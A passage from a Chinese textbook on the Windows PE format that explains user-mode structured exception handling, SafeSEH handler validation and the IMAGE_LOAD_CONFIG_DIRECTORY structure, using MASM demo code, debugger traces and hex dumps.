


图　10-3　用户模式下SEH异常处理过程

异常发生于用户空间，在内核中的异常处理程序就会由内核态函数KiKernelTrapHandler改变为用户态函数KiUserTrapHandler。该函数构造异常记录块，然后转交给函数KiDispatchException来处理。

在用户模式下，当通过NtCreateThread创建的线程首次被调度运行时，整个线程的执行都是作为一个SEH域而受到保护。函数BaseProcessStartup是所有线程在用户空间的总入口，该函数传递的参数lpStartAddress则是具体线程的代码入口，函数仿真代码如下：

```
VOID STDCALL
BaseProcessStartup(PPROCESS_START_ROUTINE lpStartAddress)
{
UINT uExitCode=0 ;
_SEH_TRY
{
/*设置起始地址*/
NtSetInformationThread(NtCurrentThread(),ThreadQuerySetWin32StartAddres
&lpStartAddress,sizeof(PPROCESS_START_ROUTINE)) ;
/*调用启动例程*/
uExitCode=(lpStartAddress)() ;
}
_SEH_EXCEPT(BaseExceptionFilter)
{
/*获取SEH异常代码*/
uExitCode=_SEH_GetExceptionCode() ;
}
_SEH_END ;
/*带着异常代码退出进程*/
ExitProcess(uExitCode) ;
}
```

注意，异常处理框架中引用了_SEH_EXCEPT，这不是一个双字节的句柄值_SEH_HANDLE，它是过滤函数BaseExceptionFilter；该函数又通过另外一个函数指针调用实际的过滤函数，默认为

UnhandledExceptionFilter。函数UnhandledExceptionFilter在一般情况下都返回EXCEPTION_EXECUTE_HANDLER。不过，应用程序可以也通过SetUnhandled ExceptionFilter将其替换成自己想要的过滤函数。

用户模式下只有一个类似于内核空间的KiDispatchException函数，它就是动态链接库ntdll.dll中的KiUserExceptionDispatcher，它是用户模式下SEH异常处理的总入口。

尽管是发生于用户空间的异常，对异常的初期响应和处理还都是在内核中进行的。那么在内核中的程序是如何进入并启动用户空间函数的呢？下面让我们转到内核函数KiDispatchException中去看个究竟：

内核中涉及用户空间异常的处理也分三步：

步骤1　参数FirstChance为1时，先通过KdpEnterDebuggerException交由内核调试程序处理。如果内核调试程序解决了该问题，或者它认为不需提交回用户空间，返回值就是常量kdContinue；否则就要把异常提交给用户空间，由用户空间的程序加以处理。

步骤2　万一用户空间处理不了，例如ExceptionList中没有安排可以认领、处理本次异常的节点，就会通过调用函数RtlRaiseException，进而通过系统调用ZwRaiseException发起一次“软异常”，把问题重新交还给内核。此时，CPU再次进入KiDispatchException，但是此时的实际参数FirstChance被改为FALSE，所以直接进入第二步措施。在Windows内核中，第二次尝试是通过进程间通信向用户空间的调试程序发送一个报文，将其唤醒，由调试程序作进一步的处理。

步骤3　如果用户空间调试程序不存在，或者也不能解决，那就属于不可恢复的问题了。于是就有第三步措施，第三步措施会调用ZwTerminateThread结束当前线程的运行。

内核模式下程序把异常提交给用户空间的步骤如下：

首先，把上下文数据结构Context和异常记录块ExceptionRecord复制到用户空间的栈上去。

其次，在用户空间栈上压入两个指针，分别指向这两个数据结构的用户空间副本，并相应调整异常框架中的用户空间栈指针。

最后，也是最关键的一步，把异常框架中的用户空间返回地址设置成函数指针KeUserExceptionDispatcher所指向的函数。

当CPU从异常返回，回到用户空间时就进入了函数KiUserExceptionDispatcher，该函数就是用户模式下的异常响应/处理程序的入口。与内核中异常有多个入口不同，用户空间有且仅有一个这

样的入口。至于绑定到异常上的其他信息，则由异常记录块负责记录。

用户空间的异常机制是对系统空间的异常机制的模拟。在内核中，并非所有的异常都是一开始就进入“基于SEH框架”(Frame-Based)的异常处理，而是先进入类似向量中断的入口。用户空间也一样，在用户空间有一个函数，它负责遍历一个“向量式异常处理程序入口队列”。如果异常被这些队列中的某个处理程序认领，则不再进行基于SEH框架的异常处理，该函数是全局性的，在RtlDispatchException执行前运行。以下是函数KiUserExceptionDispatcher的调用过程：

```
KiUserExceptionDispatcher()
RtlDispatchException()
RtlpIsValidHandler() ;异常处理函数指针安全验证
RtlpExecuteHandlerForException() ;尝试处理异常
ExecuteHandler()
```

其中，函数RtlpIsValidHandler提供了代码指针的安全验证，其仿真代码如下：

```
BOOL RtlpIsValidHandler(handler)
{
if(handler is in an image){
if(image has the IMAGE_DLLCHARACTERISTICS_NO_SEH flag set)
return FALSE ;
if(image has a SafeSEH table)
if(handler found in the table)
return TRUE ;
else
return FALSE ;
if(image is a.NET assembly with the ILonly flag set)
return FALSE ;
//其他分支，则通过
}
if(handler is on a non-executable page){
if(ExecuteDispatchEnable bit set in the process flags)
return TRUE ;
else
//执行DEP
raise ACCESS_VIOLATION ;
}
if(handler is not in an image){
if(ImageDispatchEnable bit set in the process flags)
return TRUE ;
else
return FALSE ;//不能允许句柄在映像以外
}
//其他任何情况都是被允许的
return TRUE ;
}
[...]
//如果DisableExceptionChainValidation位被设置，则跳过链表验证
if(process _flags&0x40 == 0){
//如果在链表上没有SEH records，则跳过验证
if(record!=0xFFFFFFFF){
//遍历SEH链表
```

```
do{
//record必须在栈上
if(record<stack _bottom||record>stack _top)
goto corruption ;
//record的结束也必须在栈上
if((char*)record+sizeof(EXCEPTION_REGISTRATION)>stack _top)
goto corruption ;
//record必须是4字节对齐
if((record&3)!=0)
goto corruption ;
handler=record->handler ;
//句柄必须在栈上
if(handler>=stack _bottom&&handler<stack _top)
goto corruption ;
record=record->next ;
}while(record!=0xFFFFFFFF) ;
//到达链表尾部
//TEB->SameTebFlags字段的第9位是否被设置
//该位将在函数ntdll!RtlInitializeExceptionChain中被设置
//当一个新的线程开始时，它将FinalExceptionHandler注册为一个SEH句柄
if((TEB->word _at _offset_0xFCA&0x200)!=0){
//最后的句柄一定是ntdll!FinalExceptionHandler
if(handler!=&FinalExceptionHandler)
goto corruption ;
}
}
}
```

如上所示，函数RtlpIsValidHandler检查SEH handler的过程包括：

步骤1　检查handler是否在线程环境块TEB指定的Stack范围内（fs:[4]～fs:[8]），如果是则拒绝执行。

步骤2　检查handler是否在已加载模块列表（exe和dll）中，如果handler不在这些模块地址范围内，则拒绝执行。

步骤3　如果handler在模块地址范围内，则检查已注册异常处理程序列表。

检查过程如下：

1）if((DLLCharacteristics&0xFF00)　==　0x0400)，则拒绝执行（No SEH），否则继续检查。

2）数据目录项中的加载配置地址为0，也就意味着不存在IMAGE_LOAD_CONFIG_DIRECOTRY结构，说明编译时没有设置-safeseh选项，则停止检查，执行。

如果IMAGE_LOAD_CONFIG_DIRECOTRY结构存在，则继续检查以下字段：

+0000h：directory　_size。首先判断目录长度是否介于0～0x48之

间，是则停止检查，执行。

+0040h：handlers[]。其次检查SEH Handler的数组指针（元素是SEH Handler RVA）。如果该指针指向0，即if(handlers[] == 0)成立，则停止检查，执行。

+0044h：handler _num。最后检查SEH Handler数组元素个数，if(handler _num == 0)，则停止检查，执行。

3）根据SEH Handler开始逐个匹配，发现匹配则调用；否则拒绝调用。

简言之，如果异常处理程序的地址在映像的VA范围之内，并且映像被标记为支持保留的SEH（也就是说，可选文件头中的DllCharacteristics字段没有设置IMAGE_DLLCHARACTERISTICS_NO_SEH标志），那么这个异常处理程序必须在映像的已知安全异常处理程序列表中（加载配置信息的结构字段SEHandleTable指向该列表），否则操作系统将终止应用程序。对异常处理程序如此严格的限制主要目的是防止利用“x86异常处理程序劫持”来控制操作系统，这种技术在以前曾经被人利用过。

在用户空间执行完“向量式异常处理程序入口队列”遍历后，如果没有找到异常的认领处理程序，则继续运行函数RtlDispatchException。与内核模式中的同名函数不同，此处的RtlDispatchException函数所处理的ExceptionList是在用户空间，所使用的栈也是用户空间栈。在内核模式部分我们分析过fs:[0x00]的内容，无论是在内核还是在用户模式下，其取到的都是数据结构ExceptionList指针。

10.2.5 Windows SEH机制解析

通过以上对内核模式和用户模式下基于SEH技术的异常处理过程。总结如下：

SEH机制就是在执行某一段代码的过程中，如果发生了特定种类的异常，就执行另一段指定代码。为实现结构化异常处理，Windows在系统空间和用户空间都有一个后进先出的异常处理队列ExceptionList。每当程序进入一个SEH框架时，就把一个带有长程跳转目标地址的数据结构挂入相应空间的异常处理队列，成为其一个节点。在内核空间将节点挂入系统空间的队列，在用户空间则挂入用户空间的队列。

一般而言，当CPU运行于用户空间时，系统空间的异常处理队列应该是空的。除长程跳转目标地址外，挂入ExceptionList的数据结构中还可以有两个函数指针：

1）过滤（Filter）函数的指针。这个函数判断所发生的异常是否就是本保护域所要处理的异常，如果是才加以接受，从而执行本SEH域的长程跳转，执行异常处理函数。

2）善后（Final）函数的指针。在进行异常认领过程中，将会遍历并执行节点上的各异常函数；在执行过程中，这些异常处理函数（无论它是否接受了该异常的处理）可能会申请一些资源，这些资源必须得到释放。善后函数的主要目的通常是释放展开过程动态获取的资源。

当发生异常时，异常响应程序就依次考察相应ExceptionList中的各个节点，并执行其过滤函数（如果有的话）。如果过滤函数认为这就是本保护域所针对的异常，或者默认为相符不需要进行过滤，就执行本保护域的长程跳转，进入本SEH域的_SEH_HANDLE{}里面的代码；而对于被跨越的各个内层SEH域，则执行其善后函数（如果有的话），即展开操作。

Windows对于段寄存器fs有特殊的设置和使用，当CPU运行于系统空间时，就使fs:0指向当前CPU的KPCR数据结构。而KPCR结构的第一个成分是KPCR_TIB数据结构，KPCR_TIB的第一个成分则是VOID指针ExceptionList。

当CPU运行于系统空间时，就使fs:0指向当前线程的TEB。TEB数据结构中的第一个成分是NT_TIB数据结构，这里面的第一个成分即指针ExceptionList。

10.2.6 SEH编程实例

了解了SEH技术之后，下面通过一个SEH的实例程序来深入理解SEH机制，程序代码见代码清单10-1。

代码清单10-1 异常处理测试（chapter10\exception1.asm）

```
;------------------------
;测试异常处理
;戚利
;2011.1.19
;------------------------
.386
.model flat,stdcall
option casemap:none
include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib
;数据段
.data
szText db 'HelloWorldPE',0
szErr db 'SEH Error',0
;代码段
.code
_handler proc _lpException,_lpSEH,\
_lpContext,_lpDispatcherContext
nop
pushad
mov esi,_lpException
mov edi,_lpContext
assume edi:ptr CONTEXT
invoke MessageBox,NULL,addr szErr,NULL,MB_OK
mov [edi].regEip,offset _safePlace
assume edi:nothing
popad
;测试一
;发生的异常已被该函数接管
mov eax,ExceptionContinueExecution
;测试二
;发生的异常未被该函数接管
;mov eax,ExceptionContinueSearch
ret
_handler endp
```

```
48
49 start:
50 assume fs:nothing
51 push offset _handler
52 push fs:[0]
53 mov fs:[0],esp
54
55 xor eax,eax ;触发异常的指令
56 mov dword ptr [eax],eax
57
58 _safePlace: ;异常指令后的正常指令
59
60 pop fs:[0]
61 pop eax
62
63 invoke MessageBox,NULL,addr szText,NULL,MB_OK
64 invoke ExitProcess,NULL
65 end start
```

行23～47，是我们自己定义的异常回调处理函数。该函数首先显示一条信息，然后修改eip指针，使得异常处理程序完成后能跳过发生错误的行（即主程序中的第56行），指向后续的_safePlace标签所处的指令。在主程序中，通过为地址ds:[00000000]处赋值引发访问越界错误。

该异常代码为EXCEPTION_ACCESS_VIOLATION，其十六进制值0C0000005h，将这个异常代码值按位拆开，来分析它的各个bit位字段的含义：

C	0	0	0	0	0	0	5	（十六进制）
1100	0000	0000	0000	0000	0000	0000	0101	（二进制）

第30位和第31位都是1，表示该异常是一个严重的错误，线程可能不能够继续往下运行，必须及时处理恢复这个异常。第29位是0，表示系统中已经定义了异常代码。第28位是0，留待后用。第16～27位是0，表示是FACILITY_NULL设备类型，它代表存取异常可发生在系统中任何地方，不是使用特定设备才发生的异常。第0～15位的值为5，表示异常错误的代码。也就是说，真正的异常代码只是用了低16位。在内核模式的异常处理程序中可以看到这一点：

```
#define TRAP_PROLOG(Label)
;Just to be safe,clear out the HIWORD,since it's reserved
mov word ptr [esp+2],0 ;将异常代码的高16位清0
;Save the non-volatiles
push ebp
push ebx
push esi
push edi
;Save FS and set it to PCR
push fs
mov ebx,KGDT_R0_PCR
mov fs,bx
```

行50～53是该源代码中至关重要的一部分。首先，通过指令assume　fs:nothing启动fs段寄存器；然后，将SEH回调函数（异常处理函数）的指针送往栈。此时，栈顶指针esp指向该地址。指令push　fs:[0]是用来保存最初的值，即SEH链表上的上一层元素。指令mov　fs[0],esp实际上是等于将异常处理函数的指针给了EXCEPTION_REGISTRATION的第一个字段，即ExceptionList字段，该字段为SEH链的入口。

行39～41，回调函数接管了该异常后对系统的声明，即告诉系统该异常已被我认领，我已对其进行了处理，其他的异常接管函数不需要再工作了。

行43～45同样是接管声明，它告诉系统：该异常我处理不了，请将异常交给下一层SEH框架处理。

两种不同的接管方式会出现两种不同的运行结果：前者会出现两个对话框，分别来自异常处理回调函数和主程序中的异常代码后的部分；后者也出现两个对话框，分别来自异常处理回调函数和系统的出错提示。

请读者使用OD单步调试exception1.exe，当执行到异常触发指令时的栈情况见表10-3。

表 10-3　运行期栈表

栈地址	值	描　　述
0012FFBC	**0012FFE0**	指向下一个 SEH 记录的指针
0012FFC0	**00401000**	SE 处理程序函数 _handler() 的地址
0012FFC4	7C817077	返回到 kernel32.7C817077
0012FFC8	7C930228	ntdll.7C930228
0012FFCC	FFFFFFFF	
0012FFD0	7FFDF000	
0012FFD4	80545BFD	
0012FFD8	0012FFC8	
0012FFDC	823EF588	
0012FFE0	**FFFFFFFF**	**SEH 链尾部**
0012FFE4	**7C839AD8**	**SE 处理程序**
0012FFE8	7C817080	kernel32.7C817080
0012FFEC	00000000	
0012FFF0	00000000	
0012FFF4	00000000	
0012FFF8	0040102F	exceptio.< 模块入口点 >
0012FFFC	00000000	

如表10-3所示，压入栈的SE处理程序和在fs:0处记录的一样。SEH框架中当前SE处理程序的指针指向代码清单10-1第23行_handler程序入口地址，而链表指针则指向了下一个SE处理程序的地址（0012FFE0）。此地址是一个栈地址，通过查找表10-3可以看到；该地址处指向了SEH链尾最后一个记录，也就是程序运行开始时最原始的

SE处理程序。该部分程序位于kernel32.dll中。跟踪异常处理，直到OD返回用户的代码空间：

```
7C923282    55              PUSH EBP
7C923283    8BEC            MOV EBP,ESP
7C923285    FF75 0C         PUSH DWORD PTR SS:[EBP+C]
7C923288    52              PUSH EDX
7C923289    64:FF35 0000000>PUSH DWORD PTR FS:[0]
7C923290    64:8925 0000000>MOV DWORD PTR FS:[0],ESP
7C923297    FF75 14         PUSH DWORD PTR SS:[EBP+14]
7C92329A    FF75 10         PUSH DWORD PTR SS:[EBP+10]
7C92329D    FF75 0C         PUSH DWORD PTR SS:[EBP+C]
7C9232A0    FF75 08         PUSH DWORD PTR SS:[EBP+8]
7C9232A3    8B4D 18         MOV ECX,DWORD PTR SS:[EBP+18]
7C9232A6    FFD1            CALL ECX   ; ECX指向函数_hander。 exceptio.00401000
7C9232A8    64:8B25 0000000>MOV ESP,DWORD PTR FS:[0]
7C9232AF    64:8F05 0000000>POP DWORD PTR FS:[0]
7C9232B6    8BE5            MOV ESP,EBP
7C9232B8    5D              POP EBP
7C9232B9    C2 1400         RETN 14
```

以上代码位于ntdll.dll空间中，0x7C9232A6处的"CALL ECX"即为跳转到用户定义的SEH异常处理回调函数的指令。以上反汇编序列比较符合内核代码中的标签_RtlpExecuteHandler2@20所指向位置的代码，如下所示：

```
_RtlpExecuteHandler2@20:
/*Set up stack frame*/
push ebp
mov ebp,esp
/*Save the Frame*/
push [ebp+0xC]/*指向原节点、这是要保护的目标节点*/
/*Push handler address*/
push edx/*成为新节点中的Handler指针，指向保护函数*/
/*Push the exception list*/
push [fs:TEB_EXCEPTION_LIST]/*成为新节点中的Next指针*/
/*Link us to it*/
mov [fs:TEB_EXCEPTION_LIST],esp/*让ExceptionList指向新节点*/
/*Call the handler*/
push [ebp+0x14]
push [ebp+0x10]
push [ebp+0xC]
push [ebp+8]
mov ecx,[ebp+0x18]/*参数ExceptionHandler*/
call ecx/*调用ExceptionHandler，4个调用参数*/
/*Unlink us*/
mov esp,[fs:TEB_EXCEPTION_LIST]
/*Restore it*/
pop [fs:TEB_EXCEPTION_LIST]/*新节点已从ExceptionList中摘除*/
/*Undo stack frame and return*/
mov esp,ebp/*新节点不复存在于栈上*/
pop ebp
ret 0x14
```

执行完异常处理回调函数后，重新回到ntdll.dll空间，执行以下代码：

```
7C92E490    6A 00          PUSH 0
7C92E492    51             PUSH ECX   ; 用户代码_safePlace指向的位置
7C92E493    E8 C6EBFFFF    CALL ntdll.ZwContinue
```

按F7键进入：

```
7C92D05E >  B8 20000000    MOV EAX,20
7C92D063    BA 0003FE7F    MOV EDX,7FFE0300
7C92D068    FF12           CALL DWORD PTR DS:[EDX]
7C92D06A    C2 0800        RETN 8
```

通过存根代码进入到内核模式执行：

```
7C92E510 >  8BD4           MOV EDX,ESP
7C92E512    0F34           SYSENTER
7C92E514 >  C3             RETN
```

通过SYSTENTER指令进入内核模式，并交由内核模式代码（位于函数RtlDispatch　Exception()中）跳转到用户空间_safePlace指向的位置处执行：

```
/*Call the handler*/
DPRINT("Executing handler:%p\n",RegistrationFrame->Handler) ;
ReturnValue=RtlpExecuteHandlerForException(ExceptionRecord,
RegistrationFrame,Context,&DispatcherContext,
RegistrationFrame->Handler) ;
DPRINT("Handler returned:%p\n",(PVOID)ReturnValue) ;
```

使用OD调试exception2_1.exe，看以下代码：

```
7C923289    64:FF35 0000000>PUSH DWORD PTR FS:[0]
7C923290    64:8925 0000000>MOV DWORD PTR FS:[0],ESP
7C923297    FF75 14         PUSH DWORD PTR SS:[EBP+14]
7C92329A    FF75 10         PUSH DWORD PTR SS:[EBP+10]
7C92329D    FF75 0C         PUSH DWORD PTR SS:[EBP+C]
7C9232A0    FF75 08         PUSH DWORD PTR SS:[EBP+8]
7C9232A3    8B4D 18         MOV ECX,DWORD PTR SS:[EBP+18]
7C9232A6    FFD1       CALL ECX                   ; kernel32.7C839AD8
7C9232A8    64:8B25 0000000>MOV ESP,DWORD PTR FS:[0]
7C9232AF    64:8F05 0000000>POP DWORD PTR FS:[0]
7C9232B6    8BE5            MOV ESP,EBP
7C9232B8    5D              POP EBP
7C9232B9    C2 1400         RETN 14
```

ECX中存放了与exception2.exe调试时不同的值，这说明该程序执行了不同的SEH异常处理分支程序。exception2.exe中此处的值指向了用户代码，而这里却指向kernel32.7C839AD8，最终，系统是通过调用kernel32.UnhandledExceptionFilter，并且转入函数ntdll.ZwRaiseException完成了相关的异常处理。

完成异常处理后，显示一个友好的出错信息提示，不再返回用户程序。所以，用户程序的标签_safePlace处的代码根本就没有执行的机会。

10.3 PE中的加载配置信息

本节将以exception4_1.exe文件为例，讲解PE文件中的加载配置信息。首先，通过PE数据目录表定位到加载配置信息；然后，分析该部分数据对应的数据结构；最后，通过一个实例分析，描述了数据结构中每个字段与提取的字节码之间一一对应的关系。

10.3.1 加载配置信息定位

加载配置数据为数据目录中注册的数据类型之一，其描述信息处于数据目录的第11个目录项中。使用PEDump小工具获取chapter10\exception4_1.exe的数据目录表内容如下：

```
00000120                           00 00 00 00 00 00 00 00          ........
00000130  10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00  . ..<...........
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 10 00 00 40 00 00 00  ............@...
00000180  00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00  ......... ......
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00                          ........
```

加黑部分即为加载配置信息的数据目录内容。通过以上字节码得到如下信息：

加载配置信息所在地址RVA＝0x000001000

加载配置信息数据大小＝00000040h

为了避免SEH框架缓冲区溢出执行用户代码导致安全隐患，自XP系统以后的大部分系统中的PE文件，如常见的记事本程序、kernel32.dll、user32.dll等都附加了加载配置信息。通常情况下，操作系统的加载器会根据数据目录表中定义的大小，来判断加载配置信息的类别。为了保持对Windows XP操作系统和以前的操作系统的兼容，建议大家将此处大小的值设置为64字节，即十六进制的0x40。

以下是使用小工具PEInfo获取到的该文件所有的节信息：

节名称	未对齐前长度	内存中的偏移（对齐后的）	文件中对齐后的长度	文件中的偏移	节的属性
.text	000000f4	**00001000**	00000200	**00000400**	e0000020
.rdata	00000092	00002000	00000200	00000600	40000040
.data	0000002e	00003000	00000200	00000800	c0000040

根据RVA与FOA的换算关系，可以得到：

加载配置信息所在文件的偏移地址为0x00000400。

10.3.2　加载配置目录IMAGE_LOAD_CONFIG_DIRECTORY

加载配置信息的数据起始为数据结构IMAGE_LOAD_CONFIG_DIRECTORY。该结构的完整定义如下：

```
IMAGE_LOAD_CONFIG_DIRECTORY STRUCT
    Characteristics dd                ? ; 0000h - 加载配置属性。一般为 48h
    TimeDateStamp dd                  ? ; 0004h - 时间戳
    MajorVersion dw                   ? ; 0008h - 主版本号
    MinorVersion dw                   ? ; 000ah - 次版本号
    GlobalFlagsClear dd               ? ; 000ch - 标志 1
    GlobalFlagsSet dd                 ? ; 0010h - 标志 2
    CriticalSectionDefaultTimeout dd  ? ; 0014h - 超时
    DeCommitFreeBlockThreshold dd     ? ; 0018h - 释放内存数量

    DeCommitTotalFreeThreshold dd     ? ; 001ch - 空闲内存总量
    LockPrefixTable dd                ? ; 0020h - 使用 Lock 前缀的指令地址
    MaximumAllocationSize dd          ? ; 0024h - 最大的分配粒度
    VirtualMemoryThreshold dd         ? ; 0028h - 最大的虚拟内存大小
    ProcessAffinityMask dd                 ? ; 002Ch - 进程堆标志
    ProcessHeapFlags dd               ? ; 0030h - SetProcessAffinityMask 函数参数
    CSDVersion dw                     ? ; 0034h - Service Pack 版本标识
    Reserved1 dw                      ? ; 0036h - 预留
    EditList dd                       ? ; 0038h - Cookies 指针
    SecurityCookie dd                 ? ; 003ch - 指向 safe Handler 处理程序列表 VA
    SEHandlerTable dd                 ? ; 0040h - safe Handler 个数
    SEHandlerCount  dd                ? ; 0044h -
IMAGE_LOAD_CONFIG_DIRECTORY ENDS
```

以下是各字段的详细解释。

98.IMAGE_LOAD_CONFIG_DIRECTORY.Characteristics

+0000h，双字。标志字节，用来显示文件的属性，通常为0。如果存在加载配置信息，则大部分情况下被设置为48h。

99.IMAGE_LOAD_CONFIG_DIRECTORY.TimeDateStamp

+0004h，双字。时间戳，这个值表示从UTC时间1970年1月1日午夜（00:00:00）以来经过的总秒数，它是根据系统时钟算出的。可以用C运行时函数来获取它。

100.IMAGE_LOAD_CONFIG_DIRECTORY.MajorVersion

+0008h，单字。主版本。

101.IMAGE_LOAD_CONFIG_DIRECTORY.MinorVersion

+000Ah，单字。次版本。

102.IMAGE_LOAD_CONFIG_DIRECTORY.GlobalFlagsClear

+000Ch，双字。当PE加载器加载该映像时需要清除的全局标志。

103.IMAGE_LOAD_CONFIG_DIRECTORY.GlobalFlagsSet

+0010h，双字。PE加载器加载该映像时需要设置的全局标志。

104.IMAGE_LOAD_CONFIG_DIRECTORY.CriticalSectionDefaultTimeout

+0014h，双字。用于这个进程处于无约束状态的临界区的默认超时值。

105.IMAGE_LOAD_CONFIG_DIRECTORY.DeCommitFreeBlockThreshold

+0018h，双字。返回到系统之前必须释放的内存数量（以字节计）。

106.IMAGE_LOAD_CONFIG_DIRECTORY.DeCommitTotalFreeThreshold

+001Ch，双字。空闲内存总量（以字节计）。

107.IMAGE_LOAD_CONFIG_DIRECTORY.LockPrefixTable

+0020h，双字。该值是一个VA。该字段仅适用于x86平台。它指向一个地址列表，这个地址列表中保存的是使用lock前缀的指令的地址，这样便于在单处理器机器上将这些lock前缀替换为nop指令。

108.IMAGE_LOAD_CONFIG_DIRECTORY.MaximumAllocationSize

+0024h，双字。最大的分配粒度（以字节计）。

109.IMAGE_LOAD_CONFIG_DIRECTORY.VirtualMemoryThreshold

+0028h，双字。最大的虚拟内存大小（以字节计）。

110.IMAGE_LOAD_CONFIG_DIRECTORY.ProcessAffinityMask

+002Ch，双字。如果将该字段设置为非零值，则等效于在进程启动时将这个设定的值作为参数去调用函数SetProcessAffinityMask。

111.IMAGE_LOAD_CONFIG_DIRECTORY.ProcessHeapFlags

+0030h，双字。进程堆的标志，相当于函数HeapCreate的第一个参数。这些标志用于在进程启动过程中创建的堆。

112.IMAGE_LOAD_CONFIG_DIRECTORY.CSDVersion

+0034h，单字。Service Pack版本标识。

113.IMAGE_LOAD_CONFIG_DIRECTORY.Reserved1

+0036h，单字。保留值。

114.IMAGE_LOAD_CONFIG_DIRECTORY.EditList

+0038h，双字。保留，供系统使用。

115.IMAGE_LOAD_CONFIG_DIRECTORY.SecurityCookie

+003Ch，双字。指向cookie的指针。该cookie由Visual C++编译器的"GS implementation"所使用。

116.IMAGE_LOAD_CONFIG_DIRECTORY.SEHandlerTable

+0040h，双字。该值为一个VA。与平台相关，指向一个地址列表。这个地址列表中保存的是映像中每个合法的、独一无二的、基于SEH框架的异常处理程序的RVA，并且它们已经按RVA从小到大的顺序排过序，最后以一个双字的0结尾。

117.IMAGE_LOAD_CONFIG_DIRECTORY.SEHandlerCount

+0044h，双字。IMAGE_LOAD_CONFIG_DIRECTORY.SEHandlerTable指向列表中双字的个数，最后一个0除外。

10.3.3　加载配置信息实例分析

下面来看exception4_1.exe的加载配置信息：

```
00000400  48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  H...............
00000410  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000430  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000440  48 10 40 00 02 00 00 00 54 10 00 00 83 10 00 00  H.@.....T.......
00000450  00 00 00 00                                      ....

>> 48 10 40 00
```

指向safe　　Handlers列表的指针。该值为VA，转换为文件偏移是0x00000448。从这个位置取出的值（个数由SEHandlerCount来确定）是：

0x00001054
0x00001083
0x00000000

这些值都是RVA，将这些值转换为VA并从对应内存地址取出的反汇编代码依次为：

```
00401054   /.55           PUSH EBP                  ; 结构异常处理程序 _handler1 的入口
00401055   |.8BEC         MOV EBP,ESP
00401057   |.90           NOP
00401058   |.60           PUSHAD
00401059   |.8B75 08      MOV ESI,DWORD PTR SS:[EBP+8]
0040105C   |.8B7D 10      MOV EDI,DWORD PTR SS:[EBP+10]
0040105F   |.6A 00        PUSH 0                    ; /Style = MB_OK|MB_APPLMODAL
00401061   |.6A 00        PUSH 0                    ; |Title = NULL
00401063   |.68 00304000  PUSH exceptio.00403000 ;  |Text = "safeHandler!"
00401068   |.6A 00        PUSH 0                    ; |hOwner = NULL
0040106A   |.E8 79000000  CALL <JMP.&user32.MessageBoxA>   ; \MessageBoxA
 ⋮
00401083   /$55           PUSH EBP                  ;  结构异常处理程序 _handler2 的入口
00401084   |.8BEC         MOV EBP,ESP
00401086   |.90           NOP
00401087   |.60           PUSHAD
00401088   |.8B75 08      MOV ESI,DWORD PTR SS:[EBP+8]
0040108B   |.8B7D 10      MOV EDI,DWORD PTR SS:[EBP+10]
0040108E   |.6A 00        PUSH 0                    ; /Style = MB_OK|MB_APPLMODAL
00401090   |.6A 00        PUSH 0                    ; |Title = NULL
00401092   |.68 0D304000  PUSH exceptio.0040300D ;  |Text = "Second safeHandler!"
00401097   |.6A 00        PUSH 0                    ; |hOwner = NULL
00401099   |.E8 4A000000  CALL <JMP.&user32.MessageBoxA>        ; \MessageBoxA
 ⋮

>> 02 00 00 00
```

注册的异常处理回调函数的个数，本例中为2。

10.4　加载配置编程

本节通过代码为应用程序PE映像中附加“加载配置”信息。加载配置信息中首先注册源代码中定义的安全SEH回调函数；然后，通过在主程序中构造一个异常，并由主程序自己截获该异常，从而转到相应的异常处理函数处理该异常。

程序中将会存在两个异常处理函数：一个显示safeHandler，是要注册到加载配置信息中的函数；另外一个函数将不被注册，即不附加到安全句柄表IMAGE_LOAD_CONFIG_DIRECTORY.SEHandlerTable中。

读者可以通过分析程序的最终运行效果，来理解异常处理表在PE文件中的应用。首先看演示用的异常处理函数程序的源代码。

10.4.1　程序源代码分析

本节的演示程序通过在代码段构造IMAGE_LOAD_CONFIG_DIRECTORY结构，并为特定字段赋值的方法，实现SE程序的注册。本示例旨在向读者演示如何在应用程序中为最终生成的PE文件添加加载配置信息，以及这些信息是如何参与程序中的异常处理的。详细代码见代码清单10-2。

代码清单10-2　SEH异常处理演示（chapter10\exception4.asm）

```
;------------------------
; SEH 异常处理演示
; 指定了一个safe SEH Handler
; 并测试该异常处理函数，运行后会显示两个提示信息
; 一个是异常处理函数的提示信息
; 另外一个是异常被处理后主程序的提示信息
; 戚利
; 2011.2.15
;------------------------
    .386
    .model flat,stdcall
    option casemap:none

include    windows.inc
include    user32.inc
includelib user32.lib
include    kernel32.inc
includelib kernel32.lib

;数据段
    .data
szText1     db  'safeHandler!',0
szText2     db  'nosafeHandler!',0
szText      db  'HelloWorldPE',0

;代码段
    .code

;IMAGE_LOAD_CONFIG_STRUCT STRUCT
    Characteristics dd                      00000048h
